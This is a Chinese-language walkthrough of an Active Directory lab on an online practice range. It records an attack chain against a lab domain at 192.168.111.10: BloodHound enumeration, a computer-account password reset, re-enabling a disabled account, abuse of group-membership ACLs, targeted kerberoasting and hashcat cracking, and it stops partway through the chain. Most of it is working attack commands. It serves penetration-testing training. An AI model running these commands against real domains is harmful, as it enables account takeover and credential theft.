


靶场链接:
无境的目标,是成为网安人必备的靶场,无境一直在持续上架靶场环境,涵盖了网络安全 技术方向的各个分类,在线内网靶场、web靶场、cve复现、SRC场景应有尽有。
https://bdziyi.com/ulab/lab.html?page=target-detail&id=152
nxc smb 192.168.111.10 -u '' -p ' ' --shares



将这个信息作为用户名和密码进行尝试
nxc smb 192.168.111.10 -u 'Yangyang' -p 'Hello' --shares

bloodhound-python -c All -u 'Yangyang' -p 'Hello' -ns 192.168.111.10 -d sec.lab -dc ad.sec.lab --zip --dns-tcp



但是线路到了 LAHAYO@SEC.LAB 就断开了,接着再分析是否有路线到达域控或者域管理员,看到有一个未知的节点可以RBCD到域控


经过分析发现 Rover 这个账户很特殊,它关联着一个计算机账户,SOLARIS@SEC.LAB 可以重置它的密码,但是现在还没有 SOLARIS@SEC.LAB 相关的信息

在目前这个情况下想要获取到 SOLARIS@SEC.LAB 有两个方法可以尝试:

发现 SOLARIS@SEC.LAB 其实是 Pre-Created Computer Account,利用之前的域账户就能获取到其 Kerberos 凭据,另外 Pre-Created Computer Account 的密码与账户名全小写一样


impacket-changepasswd -altuser 'SOLARIS$' -altpass 'solaris' -newpass '123456' -reset 'sec.lab/SOLARIS$'@ad.sec.lab -k -dc-ip 192.168.111.10
bloodyAD -u 'Solaris$' -p '123456' -d sec.lab --host 192.168.111.10 set password Rover 123456

验证账户不成功,根据报错来判断账户还没启用

bloodyAD -u 'Solaris$' -p '123456' -d sec.lab --host 192.168.111.10 remove uac Rover -f ACCOUNTDISABLE


Rover 用户是可以将自身加入 Jinzhou@SEC.LAB
bloodyAD -u Rover -p 123456 --host 192.168.111.10 -d sec.lab add groupMember Jinzhou Rover


根据ACL可以通过给图上四个用户添加 servicePrincipalName 来达到利用 kerberoasting 破解密码
bloodyAD -u 'Rover' -p '123456' -d sec.lab --host 192.168.111.10 set object Jinxi servicePrincipalName -v 'http/web'

nxc ldap 192.168.111.10 -u 'Rover' -p '123456' --kerberoasting KERBEROASTING

hashcat KERBEROASTING /usr/share/wordlists/rockyou.txt


根据 JINXI@SEC.LAB 的ACL,将 Rover 加入 Black ShoresI@SEC.LAB
bloodyAD -u 'Jinxi' -p 'Jinxin' --host ad -d sec.lab add groupMember 'Black Shores' Rover


根据ACL,Black ShoresI@SEC.LAB 对 TheShorekeeper 有 WriteOwner 权限
PS:TheShorekeeper 用户是禁用状态,可以使用 nxc 或者 查询 userAccountControl 属性来验证,这里就略过了
